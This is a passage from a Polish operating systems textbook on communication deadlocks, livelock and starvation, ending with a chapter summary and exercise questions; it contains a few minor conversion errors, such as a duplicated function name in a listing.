Jeśli podczas pierwszej fazy jest potrzebny jakiś rekord, który już został zablokowany, proces po prostu zwalnia wszystkie jego blokady i rozpoczyna pierwszą fazę od początku. W pewnym sensie takie podejście jest podobne do żądania wszystkich potrzebnych zasobów z góry lub — co najmniej — zanim wykonane zmiany będą nieodwracalne. W niektórych wersjach blokowania dwufazowego nie stosuje się zwolnienia i restartu w przypadku napotkania zablokowanego rekordu w pierwszej fazie. W takich wersjach może wystąpić zakleszczenie.

Strategii tej nie da się jednak zastosować w ogólnym przypadku. Przykładowo w systemach czasu rzeczywistego lub systemach kontroli procesów nie można zatrzymać niedokończonego procesu tylko dlatego, że zasób nie jest dostępny i rozpocząć wszystkiego od początku. Nie można również rozpoczęć wszystkiego od początku, jeśli proces przeczytał albo zapisał komunikaty z sieci, zaktualizował pliki lub wykonał dowolną inną operację, której nie można bezpiecznie powtórzyć. Algorytm działa tylko w takich sytuacjach, w których programista bardzo dokładnie zorganizuje operacje. Dzięki temu można zatrzymać program w dowolnym momencie pierwszej fazy i rozpocząć wszystko od początku. W przypadku wielu aplikacji uzyskanie takiej struktury nie jest możliwe.

6.7.2. Zakleszczenia komunikacyjne

Wszystkie nasze działania do tej pory skupiały się na zakleszczeniach związanych z zasobami. Jeden proces żąda zasobu, który posiada inny proces. W związku z tym musi poczekać tak długo, aż pierwszy go zwolni. Czasami zasobami są obiekty sprzętowe lub programowe, takie jak napędy Blu-ray czy rekordy bazy danych. W innych przypadkach chodzi jednak o zasoby bardziej abstrakcyjne. Zakleszczenie zasobu jest problemem *synchronizacji rywalizacji*. Niezależne procesy zakończyłyby działanie, gdyby nie zostało ono przerwane przez rywalizujące ze sobą procesy. Proces blokuje zasoby w celu zapobieżenia ich niespójnym stanom spowodowanym przeplatany dostępem różnych procesów. Z kolei przeplatane próby dostępu do zablokowanych zasobów umożliwiają powstawanie zakleszczeń. Na listingu 6.2 widzieliśmy, jak doszło do zakleszczenia, kiedy zasobami były semafory. Semafor jest obiektem nieco bardziej abstrakcyjnym w porównaniu

z napędem Blu-ray, ale w tym przykładzie każdy proces pomyślnie zdobywał zasób (jeden z semaforów) i zakleszczał się przy próbie uzyskania innego (drugiego semafora). Taka sytuacja to klasyczne zakleszczenie dotyczące zasobów.


Jednak jak wspomnieliśmy na początku niniejszego rozdziału, o ile zakleszczenia związane z zasobami należą do najpopularniejszych, o tyle nie jest to jedyny typ zakleszczeń. Do innego rodzaju zakleszczeń dochodzi w systemach komunikacyjnych (np. sieciach), w których dwa (lub więcej) procesy komunikują się ze sobą poprzez przesyłanie komunikatów. W popularnym układzie proces *A* wysyła komunikat z żądaniem do procesu *B*, a następnie blokuje się do czasu, aż proces *B* zwróci komunikat z odpowiedzią. Przypuśćmy, że komunikat z żądaniem został utracony. Proces *A* blokuje się w oczekiwaniu na odpowiedź. Proces *B* blokuje się w oczekiwaniu na żądanie wykonania jakiejś operacji. Mamy zakleszczenie.

Nie jest to jednak klasyczne zakleszczenie dotyczące zasobów. Proces *A* nie posiada pewnych zasobów żądanych przez proces *B* i vice versa. W rzeczywistości w ogóle nie ma mowy o żadnych zasobach. Ale jest to zakleszczenie zgodnie z naszą formalną definicją. Mamy bowiem zbiór (dwóch) procesów i każdy jest zablokowany w oczekiwaniu na zdarzenie, które może spowodować tylko drugi z nich. Tę sytuację określa się mianem *zakleszczenia komunikacyjnego*, w odróżnieniu od bardziej popularnych zakleszczeń zasobów. Zakleszczenia komunikacyjne są anomalią *synchronizacji współpracy*. Procesy w tego typu zakleszczeniach nie mogłyby ukończyć usługi, gdyby były wykonywane niezależnie.

Zakleszczeniom komunikacyjnym nie da się przeciwdziałać poprzez żądanie zasobów (ponieważ ich nie ma). Nie da się ich też uniknąć poprzez uważne szeregowanie (ponieważ nie ma takich momentów w czasie, kiedy można by opóźnić żądanie). Na szczęście istnieje inna technika, którą zazwyczaj można zastosować w celu przerwania zakleszczeń komunikacyjnych: limity czasu (ang. *timeouts*). W większości sieciowych systemów komunikacyjnych, za każdym razem, gdy jest wysyłany komunikat wymagający odpowiedzi, jednocześnie uruchamia się licznik czasu. Jeśli licznik czasu dojdzie do zera, zanim nadaje się odpowiedź, nadawca komunikatu zakłada, że komunikat został utracony i wysyła go ponownie (a jeśli potrzeba, to jeszcze kilka razy). W ten sposób można uniknąć zakleszczeń. Mówiąc inaczej, limit czasu spełnia rolę heurystycznego mechanizmu wykrywania zakleszczeń i umożliwia reagowanie na ten stan. Ten mechanizm ma również zastosowanie do zakleszczeń zasobów. Mogą z niego korzystać użytkownicy wadliwie działających sterowników urządzeń, które mogą spowodować zakleszczenie, a następnie zamieszczenie systemu.

Oczywiście jeśli pierwszy komunikat nie został utracony, a jedynie odpowiedź jest opóźniona, to zamierzony odbiorca może otrzymać komunikat dwa lub większą liczbę razy. Konsekwencje tych działań mogą być niepożądane. Wyobraźmy sobie system bankowości elektronicznej, w którym komunikat zawiera instrukcje dokonania płatności. Jest oczywiste, że komunikat nie należy powtarzać (ani wykonywać) wiele razy tylko dlatego, że sieć jest wolna, a limit czasu zbyt krótki. Projektowanie reguł komunikacyjnych, które określa się terminem *protokołu*, po to, by wszystko działało prawidłowo, to złożone zagadnienie. Jego szczegółowe omówienie wykracza poza zakres niniejszej książki. Czytelnicy zainteresowani protokołami sieciowymi mogą sięgnąć do książki jednego ze współautorów niniejszego opracowania — *Sieci komputerowe* [Tanenbaum i Wetherall, 2010].

Nie wszystkie zakleszczenia występujące w systemach komunikacyjnych lub sieciach to zakleszczenia komunikacyjne. W sieciach mogą również zdarzać się zakleszczenia zasobów. Dla przykładu rozważmy sieć z rysunku 6.12. Rysunek ten przedstawia uproszczoną postać internetu. Bardzo uproszczoną. Internet składa się z dwóch rodzajów komputerów: hostów i routerów. Host jest komputerem użytkownika — może nim być komputer osobisty użytkownika domowego,



Rysunek 6.12. Zakleszczenie zasobów w sieci

służbowy komputer osobisty lub serwer korporacyjny. Hosty wykonują pracę dla ludzi. Router jest specjalizowanym komputerem komunikacyjnym, który przenosi pakiety danych od źródła do miejsca docelowego. Każdy host jest połączony do jednego lub kilku routerów — przez łącze DSL, połączenie telewizji kablowej, sieć LAN, łącze modemowe, sieć bezprzewodową, światłowodową lub inną.

Kiedy nadchodzi pakiet do routera od jednego z jego hostów, router umieszcza go w buforze do czasu kolejnej transmisji do innego routera, a później do następnego, aż w końcu pakiet dotrze do miejsca przeznaczenia. Bufory, o których mowa, są zasobami. Routery dysponują skończoną ilością miejsca w buforach. Na listingu 6.3 każdy router dysponuje tylko ośmioma buforami (w praktyce są ich miliony, ale to nie ma wpływu na naturę potencjalnych zakleszczeń, a jedynie na ich częstotliwość). Przypuśćmy, że wszystkie pakiety w routerze A muszą być wysłane do routera B, a wszystkie pakiety w routerze B muszą trafić do routera C. Z kolei wszystkie pakiety z routera C powinny trafić do routera D, a wszystkie pakiety w routerze D mają trafić do A. Pakiety nie mogą się przemieszczać, ponieważ z drugiej strony nie ma bufora i mamy do czynienia z klasycznym zakleszczeniem zasobów, choć występuje ono w systemie komunikacyjnym.

Listing 6.3. Uprzejmie procesy, które mogą doprowadzić do uwięzienia

```

void process_A(void) {
    acquire_lock(&resource_1);
    while (try_lock(&resource_2) == FAIL) {
        release_lock(&resource_1);
        wait_fixed_time();
        acquire_lock(&resource_1);
    }
    use_both_resources();
    release_lock(&resource_2);
    release_lock(&resource_1);
}

void process_A(void) {
    acquire_lock(&resource_2);
    while (try_lock(&resource_1) == FAIL) {
        release_lock(&resource_2);
        wait_fixed_time();
        acquire_lock(&resource_2);
    }
    use_both_resources();
    release_lock(&resource_1);
    release_lock(&resource_2);
}
  
```

6.7.3. Uwięzienia

W pewnych sytuacjach proces „stara się być uprzejmy” i zwalnia blokadę, którą już uzyskał, za każdym razem, gdy zauważy, że nie jest w stanie uzyskać kolejnej potrzebnej blokady. Następnie czeka kilka milisekund i ponawia próbę. Ogólnie rzecz biorąc, to dobra zasada, która powinna przyczynić się do wykrycia i uniknięcia zakleszczeń. Jeśli jednak inny proces będzie robił to samo w dokładnie tym samym czasie, oba procesy znajdą się w sytuacji podobnej do tej, gdy dwie osoby starają się przejść obok siebie na ulicy. W pewnym momencie obie grzecznie robią krok w bok. Pomimo to wciąż nie mogą przejść, ponieważ robią krok w bok dokładnie w tym samym kierunku i tym samym czasie.

Rozważmy prymityw operacji `try_lock`, w którym proces wywołujący testuje mutex i albo go zdobywa, albo zwraca błąd. Mówiąc inaczej, nigdy się nie blokuje. Programiści mogą go używać wraz z prymitywem `acquire_lock`, który również próbuje uzyskać blokadę, ale blokuje się, jeśli blokada nie jest dostępna. Wyobraźmy sobie teraz parę procesów działających wspólnie (być może na różnych rdzeniach), korzystających z dwóch zasobów, tak jak pokazano na listingu 6.3. Każdy potrzebuje dwóch zasobów. W celu uzyskania potrzebnych blokad procesy wykorzystują prymityw `try_lock`. Jeśli próba zakończy się niepowodzeniem, proces rezygnuje z blokady, którą posiada, i podejmuje kolejną próbę. W sytuacji z listingu 6.3 proces *A* uruchamia się i zdobywa zasób 1. W tym samym czasie uruchamia się proces *B* i zdobywa zasób 2. Następnie oba starają się bezskutecznie uzyskać kolejne blokady. „Przez grzeczność” oba rezygnują z posiadanych blokad i podejmują kolejną próbę. Ta procedura powtarza się tak długo, aż znudzony użytkownik (lub jakiś inny podmiot) wybawi jeden z tych procesów z jego nieszczęścia. Wyraźnie żaden proces nie jest zablokowany. Moglibyśmy nawet powiedzieć, że oba działają, zatem nie jest to zakleszczenie. Jednak postęp nie jest możliwy, więc mamy do czynienia z czymś, co jest równoważne zakleszczeniu: *uwięzieniem* (ang. *livelock*).

Do uwięzień i zakleszczeń może dochodzić w zaskakujących okolicznościach. W niektórych systemach całkowitą liczbę dozwolonych procesów określa liczba wpisów w tablicy procesów. Zatem miejsca w tablicy procesów są skończonymi zasobami. Jeśli polecenie `fork` się nie powiedzie ze względu na to, że tablica jest pełna, sensownym działaniem programu wykonującego polecenie `fork` jest odczekanie losowej chwili i podjęcie ponownej próby.

Wyobraźmy sobie teraz, że tablica procesów w systemie UNIX ma 100 pozycji. Działa w nim 10 programów, z których każdy wymaga utworzenia 12 podprocesów. Kiedy każdy proces utworzy 9 procesów, pierwotne 10 procesów i 90 nowych wyczerpie miejsce w tablicy. Każdy z 10 początkowych procesów wykonuje się teraz w nieskończonej pętli — próbuje wykonać wywołanie `fork`, które kończy się niepowodzeniem. Mamy zatem do czynienia z zakleszczeniem. Prawdopodobieństwo wydarzenia się takiej sytuacji jest niskie, ale zdarzenie jest możliwe. Czy należy anulować procesy i wywołania `fork`, aby wyeliminować problem?

Maksymalna liczba otwartych plików jest w podobny sposób ograniczona rozmiarem tablicy i-węzłów. W związku z tym, kiedy ta tablica się zapłni, występuje taki sam problem. Przestrzeń wymiany na dysku jest kolejnym ograniczonym zasobem. W rzeczywistości niemał każda tablica w systemie operacyjnym reprezentuje skończone zasoby. Czy należy je wszystkie porzucić tylko dlatego, że może dojść do sytuacji, w której każdy z kolekcji n procesów zażąda $\frac{1}{n}$ całkowitej liczby dostępnych zasobów, a następnie podejmie próbę żądania kolejnych? Wydaje się, że to nie jest dobry pomysł.

W większości systemów operacyjnych, w tym UNIX i Windows, problem jest po prostu ignorowany. Zakłada się w nich, że większość użytkowników woli, jeśli od czasu do czasu wystąpi uwięzienie (lub nawet zakleszczenie), niż miałaby obowiązywać reguła ograniczająca każdego

użytkownika do jednego procesu, jednego otwartego pliku i przypisującą po jednym egzemplarzu każdego zasobu. Gdyby można było łatwo wyeliminować te problemy, nie byłoby o czym mówić. Problem polega na tym, że cena jest wysoka — głównie bywa to nakładanie na procesy niewygodnych ograniczeń. W związku z tym stojimy przed koniecznością dokonania niewygodnego wyboru pomiędzy wygodą a poprawnością oraz przed dyskusją na temat tego, co jest ważniejsze i dla kogo.

6.7.4. Zagłodzenia

Problemem blisko związanym z zakleszczeniami i uwieńczeniami są **zagłodzenia**. W dynamicznym systemie żądania zasobów są wykonywane przez cały czas. Potrzebna jest pewna strategia w celu podjęcia decyzji o tym, kto otrzyma określony zasób i kiedy. Strategia ta, choć z pozoru rozsądna, może prowadzić do sytuacji, w której pewne procesy nigdy nie uzyskają obsługi, nawet jeśli nie są zakleszczone.

Dla przykładu rozważmy przypadek przydziału drukarki. Wyobraźmy sobie, że system korzysta z pewnego algorytmu po to, by zapewnić, że przydział drukarki nie doprowadzi do zakleszczenia. Przypuśćmy teraz, że drukarkę chce uzyskać kilka procesów na raz. Który powinien ją otrzymać?

Jednym z możliwych algorytmów jest przydzielenie drukarki temu procesowi, który ma najmniejszy plik do wydrukowania (przy założeniu, że takie informacje są dostępne). Takie podejście maksymalizuje liczbę zadowolonych klientów i wydaje się sprawiedliwe. Zastanówmy się teraz, co się zdarzy w zajętym systemie, w którym jeden z procesów ma do wydrukowania duży plik. Za każdym razem, gdy drukarka będzie wolna, system będzie próbował znaleźć proces, który ma najmniejszy plik do wydrukowania. W przypadku gdy w systemie będzie występował ciągły napływ procesów z małymi plikami, procesom chcącym wydrukować duży plik nigdy nie zostanie przydzielona drukarka. Procesy te zagłodzą się na śmierć (będą w nieskończoność odraczane, pomimo że nie są zablokowane).

Zagłodzeń można uniknąć dzięki zastosowaniu strategii alokacji zasobów FCFS. Przy takim podejściu w następnej kolejności jest obsługiwany proces, który czeka najdłużej. Z biegiem czasu każdy proces w końcu będzie najstarszy i uzyska żądany zasób.

Warto wspomnieć, że niektóre osoby nie rozróżniają uwieńczeń i zakleszczeń, ponieważ w żadnym z przypadków nie jest możliwy dalszy postęp. Inni uważają, że są to kompletne różne pojęcia. Można bowiem tak zaprogramować proces, aby próbował wykonać jakąś operację n razy, a kiedy wszystkie próby się nie powiodą, podjął inne działanie. Zablokowany proces nie ma takiej możliwości.

6.8. BADANIA NA TEMAT ZAKLESZCZEŃ

W początkach systemów operacyjnych temat zakleszczeń był bardzo intensywnie badany. Wykrywanie zakleszczeń jest bowiem prostym problemem teorii grafów, w który może „wbić zęby” każdy uzdolniony matematycznie absolwent wyższej uczelni i który może „żuć” przez 3 lub 4 lata. Wymyślono rozmaite rodzaje algorytmów — każdy z nich był bardziej egzotyczny i mniej praktyczny od poprzedniego. Większość prac porzucono, ciągle jednak publikowanych jest sporo artykułów poświęconym zakleszczeniom.

Najnowsze prace na ten temat obejmują badania dotyczące odporności zakleszczeń — [Jula et al., 2011]. Główna idea tego podejścia polega na tym, że aplikacja wykrywa zakleszczenia,

jeśli one występują, a następnie zapisuje „sygnatury”, które pozwalają uniknąć takiego samego zakleszczenia w przyszłości. Z kolei [Marino et al., 2013] pokazują sposób wykorzystania kontroli współbieżności w celu zablokowania możliwości powstawania zakleszczeń. Inny kierunek badań dotyczy starań wykrywania zakleszczeń.

Najnowsze prace poświęcone wykrywaniu zakleszczeń został przedstawione przez [Pyla i Varadarajan, 2012]. W pracy [Cai i Chan, 2012] zaprezentowano nowy, dynamiczny mechanizm wykrywania zakleszczeń bazujący na iteracyjnym usuwaniu zależności blokad, do których nie prowadzą żadne przychodzące ani wychodzące krawędzie.

Problem zakleszczeń dotyczy wielu dziedzin. [Wu et al., 2013] opisali system kontroli zakleszczeń w zautomatyzowanym systemie produkcji. Takie systemy modeluje się przy użyciu sieci Petriego. Pozwala to na znalezienie warunków koniecznych i wystarczających do stworzenia liberalnej kontroli zakleszczeń.

Prowadzi się również liczne badania nad rozproszonym wykrywaniem zakleszczeń — zwłaszcza w systemach wysokiej wydajności. Wiele prac poświęcono np. zagadnieniom szeregowania bazującego na wykrywaniu zakleszczeń. [Wang i Lu, 2013] opublikowali algorytm szeregowania dla obliczeń przepływu pracy w przypadku występowania ograniczeń co do pamięci trwałej. [Hilbrich et al., 2013] opisują wykrywanie zakleszczeń w fazie wykonywania programu dla protokołu **MPI** (ang. *Message Passing Interface*). Wreszcie istnieje ogromna liczba prac teoretycznych poświęconych wykrywaniu zakleszczeń rozproszonych. Tematyką tą nie będziemy się jednak zajmować w tej książce, ponieważ (1) wykracza to poza jej zakres i (2) żaden z wymienionych tematów nie dotyczy już rzeczywistych systemów. Główną funkcją tych badań wydaje się używanie teorii grafów, która w przypadku braku badań byłaby „bezrobotna”.

6.9. PODSUMOWANIE

Zakleszczenie jest potencjalnym problemem w każdym systemie operacyjnym. Występuje w przypadku, gdy wszystkie elementy zbioru procedur są zablokowane w oczekiwaniu na zdarzenie, które może spowodować tylko inny element zbioru. Prowadzi to do stanu, w którym wszystkie procesy czekają w nieskończoność. Zazwyczaj zdarzeniem, na które proces oczekuje, jest zwolnienie jakiegoś zasobu, w którego posiadaniu jest inny element zbioru. Inna sytuacja, w której jest możliwe zakleszczenie, występuje w przypadku, gdy wszystkie procesy komunikujące się ze sobą czekają na komunikat, a kanał komunikacyjny jest pusty i nie ma nieobsłużonych limitów czasu.

Zakleszczeń zasobów można uniknąć poprzez kontrolę tego, które stany są bezpieczne, a które nie są bezpieczne. Stan bezpieczny to taki, w którym istnieje sekwencja zdarzeń gwarantująca zakończenie wszystkich procesów. W stanie niebezpiecznym nie ma takiej gwarancji. Algorytm bankiera pozwala na unikanie zakleszczeń dzięki temu, że żądanie nie jest spełniane, jeśli spowoduje ono przejście systemu do stanu niebezpieczeństwa.

Zakleszczeniom zasobów można przeciwdziałać — wystarczy skonstruować systemy o takiej strukturze, by wystąpienie zakleszczeń stało się niemożliwe. Jeśli np. umożliwimy procesowi zachowanie tylko jednego zasobu w danym czasie, warunek cyklicznego oczekiwania wymagany dla zakleszczenia zostanie złamany. Zakleszczeniom zasobów można również przeciwdziałać poprzez numerowanie zasobów i wykonywanie żądań zasobów w sposób ściśle rosnący.

Zakleszczenie zasobów nie jest jedynym rodzajem zakleszczeń. Potencjalnym problemem w niektórych systemach są również zakleszczenia komunikacyjne, ale można sobie z nimi poradzić poprzez ustawienie właściwych limitów czasu.

Uwięzienia są podobne do zakleszczeń w tym sensie, że powodują zatrzymanie postępu procesów, ale z technicznego punktu widzenia różnią się od nich, ponieważ procesy, których dotyczy uwięzienie, nie są zablokowane. Zagłodzeń można uniknąć dzięki zastosowaniu strategii alokacji zasobów FCFS.

PYTANIA

1. Podaj przykład zakleszczenia — posłuż się analogią ze świata polityki.
2. Studenci pracują na indywidualnych komputerach PC w laboratorium. Przesyłają pliki do wydruku na serwer, a ten buforuje pliki na dysku twardym. W jakich okolicznościach może dojść do zakleszczenia, jeśli miejsce na dysku przeznaczone na spooler jest ograniczone? W jaki sposób można uniknąć zakleszczenia?
3. Które zasoby z poprzedniego pytania mogą być wywieszczane, a które nie?
4. W kodzie z listingu 6.1 zasoby są zwracane w odwrotnej kolejności do ich uzyskiwania. Czy zwalnianie ich w innej kolejności będzie równie dobrym rozwiązaniem?
5. Aby wystąpiło zakleszczenie zasobów, konieczne są cztery warunki (wzajemne wykluczanie, wstrzymanie i czekanie, brak wywieszczania oraz cykliczne czekanie). Podaj przykład, który pokazuje, że te warunki nie są wystarczające do wystąpienia zakleszczenia zasobów. Kiedy te warunki będą wystarczające do wystąpienia tego typu zakleszczenia?
6. Ulice miasta są podatne na stan cyklicznego zakleszczenia określonego terminem *gridlock* (dosł. blokada sieciowa). Polega ono na tym, że skrzyżowania są zablokowane przez samochody, które blokują samochody za nimi; te z kolei blokują samochody starające się wjechać na poprzednie skrzyżowanie itd. Wszystkie skrzyżowania w mieście są wypełnione pojazdami blokującymi ruch wchodzący w sposób cykliczny.
Blokada *gridlock* jest zakleszczeniem zasobów i problemem synchronizacji rywalizacji. Algorytm przeciwdziałania blokadom tego rodzaju w Nowym Jorku nosi nazwę „*don't block the box*”. Opiera się on na zasadzie niezwalanego na wjazd na skrzyżowanie, jeśli nie ma za nim wystarczająco dużo wolnego miejsca. Jakiego rodzaju jest ten algorytm? Czy potrafisz podać inne algorytmy zapobiegania blokadom *gridlock*?
7. Do skrzyżowania jednocześnie podjeżdżają cztery samochody z czterech różnych kierunków. Przy każdym wjeździe na skrzyżowanie stoi znak stopu. Założmy, że przepisy ruchu wymagają, że gdy dwa samochody podjeżdżają do dwóch siedzących ze sobą znaków stopu w tym samym czasie, to samochód po lewej stronie ma pierwszeństwo w stosunku do samochodu po prawej stronie. W związku z tym, kiedy cztery samochody podjadą do swoich znaków stopu, wszystkie będą czekały (w nieskończoność), aż przedzie samochód z lewej strony. Czy ta anomalia jest zakleszczeniem komunikacyjnym? Czy to jest zakleszczenie zasobów?
8. Czy jest możliwe, aby zakleszczenie zasobów obejmowało wiele jednostek tego samego typu i pojedynczą jednostkę innego typu? Jeśli tak, podaj przykład.
9. Na rysunku 6.1 zaprezentowano koncepcję grafu zasobów. Czy istnieją nieprawidłowe grafy — czyli takie, które strukturalnie naruszają reguły zastosowanego modelu wykorzystania zasobów? Jeśli istnieją, podaj przykład takiego grafu.
10. Rozważmy rysunek 6.2. Założmy, że w kroku (o) proces C zażądał zasobu S, zamiast zażądać zasobu R. Czy doprowadziłoby to do zakleszczenia? A co by się stało, gdyby zażądał zarówno zasobu S, jak i R.

11. Przypuśćmy, że w systemie występuje zakleszczenie zasobów. Podaj przykład na to, że zbiór zakleszczonych procesów może obejmować procesy, które są poza cyklicznym łańcuchem w odpowiednim grafie alokacji zasobów.
12. W celu kontroli ruchu router A okresowo wysyła wiadomość do swojego sąsiada, B polecając mu zwiększenie lub zmniejszenie liczby obsługiwanych pakietów. W pewnym momencie router A jest zatłoczony przez ruch sieciowy i wysyła do routera B komunikat polecający zaprzestania wysyłania ruchu. Robi to określając, że liczba bajtów, jakie B może wysyłać (rozmiar okna routera A), wynosi 0. Kiedy przeciążenie mija, router A wysyła nową wiadomość, zlecając routerowi B wznowienie transmisji. Robi to poprzez zwiększenie rozmiaru okna z 0 na liczbę dodatnią. Ten komunikat jest tracony. Zgodnie z tym opisem żadna ze stron nigdy nie zdoła przesłać komunikatu. Jaki to rodzaj zakleszczenia?
13. W opisie algorytmu strusia wspomniano o możliwości zapełnienia tablicy procesów lub innych tablic systemowych. Czy potrafisz zaproponować sposób, który pozwoliłby administratorowi systemu na wyjście z takiej sytuacji?
14. Rozważmy następujący stan systemu z czterema procesami: P_1, P_2, P_3 i P_4 oraz pięcioma typami zasobów: RS_1, RS_2, RS_3, RS_4 oraz RS_5 .

$C =$	$\begin{array}{ c c c c c } \hline 0 & 1 & 1 & 1 & 2 \\ \hline 0 & 1 & 0 & 1 & 0 \\ \hline 0 & 0 & 0 & 0 & 1 \\ \hline 2 & 1 & 0 & 0 & 0 \\ \hline \end{array}$	$R =$	$\begin{array}{ c c c c c } \hline 1 & 1 & 0 & 2 & 1 \\ \hline 0 & 1 & 0 & 2 & 1 \\ \hline 0 & 2 & 0 & 3 & 1 \\ \hline 0 & 2 & 1 & 1 & 0 \\ \hline \end{array}$	$E = (24144)$	
					$A = (01021)$

Używając algorytmu wykrywania zakleszczeń, opisanego w punkcie 6.4.2, pokaż, że w systemie występuje zakleszczenie. Wskaż procesy, które są zakleszczone.

15. Wyjaśnij, jak system może wyjść z zakleszczenia opisanego w poprzednim pytaniu za pomocą poniższych mechanizmów:
 - (a) usuwanie zakleszczeń poprzez wywłaszczanie;
 - (b) usuwanie zakleszczeń przez cofnięcie operacji;
 - (c) usuwanie zakleszczeń poprzez zabijanie procesów.
16. Przypuśćmy, że na rysunku 6.4 dla pewnego i zachodzi $C_{ij} + R_{ij} > E_j$. Jakie implikacje będzie to miało dla systemu?
17. Wszystkie trajektorie z rysunku 6.6 są poziome lub pionowe. Czy potrafisz sobie wyobrazić jakiekolwiek okoliczności, w których są możliwe również równieże trajektorie ukośne?
18. Czy schemat trajektorii zasobów z rysunku 6.6 można również wykorzystać do ilustracji problemu zakleszczeń z trzema procesami i trzema zasobami? Jeśli tak, jak można to zrobić? A jeśli nie, to dlaczego?
19. Teoretycznie do unikania zakleszczeń można wykorzystać grafy trajektorii zasobów. Dzięki umiejętnemu szeregowaniu system operacyjny może uniknąć niebezpiecznych obszarów. Czy istnieje sposób praktycznej realizacji tego mechanizmu?
20. Czy system może znajdować się w stanie, który ani nie jest zakleszczeniem, ani nie jest bezpieczny? Jeśli tak, podaj przykład. Jeśli nie, udowodnij, że wszystkie stany są albo zakleszczone, albo bezpieczne.

21. Przyjrzyj się uważnie rysunkowi 6.9(b). Jeśli proces D zażąda jeszcze jednej jednostki, czy doprowadzi to do stanu bezpiecznego, czy niebezpiecznego? A co będzie, jeśli żądanie będzie pochodziło od procesu C zamiast od D ?
22. System posiada dwa procesy i trzy identyczne zasoby. Każdy proces potrzebuje maksymalnie dwóch zasobów. Czy jest możliwe zakleszczenie? Uzasadnij swoją odpowiedź.
23. Przeanalizuj poprzedni problem jeszcze raz. Teraz jednak przyjmij, że występuje p procesów, z których każdy potrzebuje maksymalnie m zasobów, a w sumie jest dostępnych r zasobów. Jaki warunek musi zachodzić, aby system był wolny od zakleszczeń?
24. Przypuśćmy, że proces A z rysunku 6.10 żąda ostatniego napędu taśm. Czy to działanie doprowadzi do zakleszczenia?
25. W systemie, w którym jest m klas zasobów i n procesów, działa algorytm bankiera. Ograniczeniem dla dużych wartości m i n jest to, że liczba operacji, które należy wykonać w celu sprawdzenia bezpieczeństwa stanu, jest proporcjonalna do $m^a n^b$. Co oznaczają wartości a i b ?
26. System posiada cztery procesy i pięć zasobów do przydzielenia. Bieżące i maksymalne potrzeby przydziału przedstawia poniższa tablica:

	Przydzielone	Maksymalne	Dostępne
Proces A	1 0 2 1 1	1 1 2 1 3	0 0 x 1 1
Proces B	2 0 1 1 0	2 2 2 1 0	
Proces C	1 1 0 1 0	2 1 3 1 0	
Proces D	1 1 1 1 0	1 1 2 2 1	

Jaka jest najmniejsza wartość x , dla której system jest w stanie bezpiecznym?

27. Jednym ze sposobów eliminacji cyklicznego oczekiwania jest stosowanie reguły, zgodnie z którą w danym momencie proces jest uprawniony do żądania tylko jednego zasobu. Podaj przykład, który pokazuje, że takie ograniczenie w wielu przypadkach jest niedopuszczalne.
28. Każdy z dwóch procesów, A i B , potrzebuje trzech rekordów z bazy danych 1, 2 i 3. Jeśli proces A zażąda ich w kolejności 1, 2, 3, a B zażąda ich w tej samej kolejności, to zakleszczenie nie będzie możliwe. Jeśli jednak proces B zażąda ich w kolejności 3, 2, 1, to zakleszczenie będzie możliwe. Przy trzech zasobach istnieje $3!$, czyli sześć możliwych kombinacji sposobów, na jakie każdy proces może żądać zasobów. Dla jakiej części wszystkich kombinacji występuje gwarancja braku zakleszczeń?
29. Rozproszony system korzystający ze skrzynek pocztowych dysponuje dwoma prymitywami IPC: send i receive. Drugi z prymitywów określa proces, z którego mają pochodzić informacje. W przypadku gdy komunikaty pochodzące od tego procesu nie są dostępne, oczekujący proces się blokuje, nawet jeśli istnieją oczekujące komunikaty od innych procesów. Nie ma wspólnie połączonych zasobów, ale jednym z wymagań jest to, aby procesy często komunikowały się pomiędzy sobą. Czy jest możliwe zakleszczenie? Uzasadnij.
30. W elektronicznym systemie przelewów pieniężnych istnieją setki identycznych procesów działających w następujący sposób: każdy proces czyta wiersz wejściowy, w którym jest określona kwota pieniędzy oraz konta obciążenia i uznania. Następnie oba konta są blokowane, następuje przelew środków, a po wykonaniu tej operacji blokady są zwalniane. W przypadku wielu procesów działających równolegle zachodzi realne zagrożenie, że po

zablokowaniu konta x nie będzie można zablokować konta y , ponieważ konto y zostało wcześniej zablokowane przez proces, który teraz oczekuje na konto x . Opracuj sposób unikania zakleszczeń. Nie zwalniaj blokady rekordu konta, dopóki nie zakończysz transakcji (inaczej mówiąc, rozwiązania polegające na zablokowaniu jednego konta, a następnie natychmiastowym jego zwolnieniu, gdy drugie jest zablokowane, są niedozwolone).

31. Jednym ze sposobów zapobiegania zakleszczeniom jest wyeliminowanie warunku wstrzymania i oczekiwania. W tekście zaproponowano, by przed żądaniem nowego zasobu proces musiał najpierw zwolnić zasoby, które już posiada (przy założeniu, że jest to możliwe). Wykonanie takiej operacji wprowadza jednak zagrożenie, że proces co prawda uzyska nowy zasób, ale straci niektóre z posiadanych na rzecz procesów rywalizujących. Zaproponuj usprawnienie tego mechanizmu.
32. Student informatyki, któremu przydzielono pracę dotyczącą zakleszczeń, wymyślił poniższy doskonały sposób eliminacji zakleszczeń. Kiedy proces żąda zasobu, określa limit czasowy. Jeśli proces się zablokuje ze względu na to, że zasób jest niedostępny, uruchamia się licznik czasowy. Jeżeli limit czasu zostanie przekroczyony, proces jest zwalniany, a system pozwala mu działać od nowa. Gdybyś był profesorem, jak oceniłbyś taką propozycję i dlaczego?
33. W systemach wymiany oraz systemach pamięci wirtualnej jednostki pamięci głównej są wywłaszczane. Procesor jest wywłaszczany w środowiskach z podziałem czasu. Czy sądzisz, że te metody wywłaszczenia opracowano w celu obsługi zakleszczeń zasobów, czy do innych celów? Jak duże są związane z tym koszty?
34. Wyjaśnij różnice pomiędzy zakleszczeniem, uwięzieniem a zagłodzeniem.
35. Założmy, że dwa procesy wydają polecenie seek w celu zmiany położenia mechanizmu dostępu do dysku i włączenia polecenia odczytu. Przed wykonaniem odczytu każdy z procesów zostaje przerwany i odkrywa, że drugi przesunął ramię dysku. Następnie oba ponawiają polecenie seek, ale ponownie każdy jest przerywany przez drugi. Ta sekwencja zdarzeń jest powtarzana. Czy mamy do czynienia z zakleszczeniem zasobu, czy z uwięzieniem? Jakie metody obsługi anomalii mógłbyś polecić?
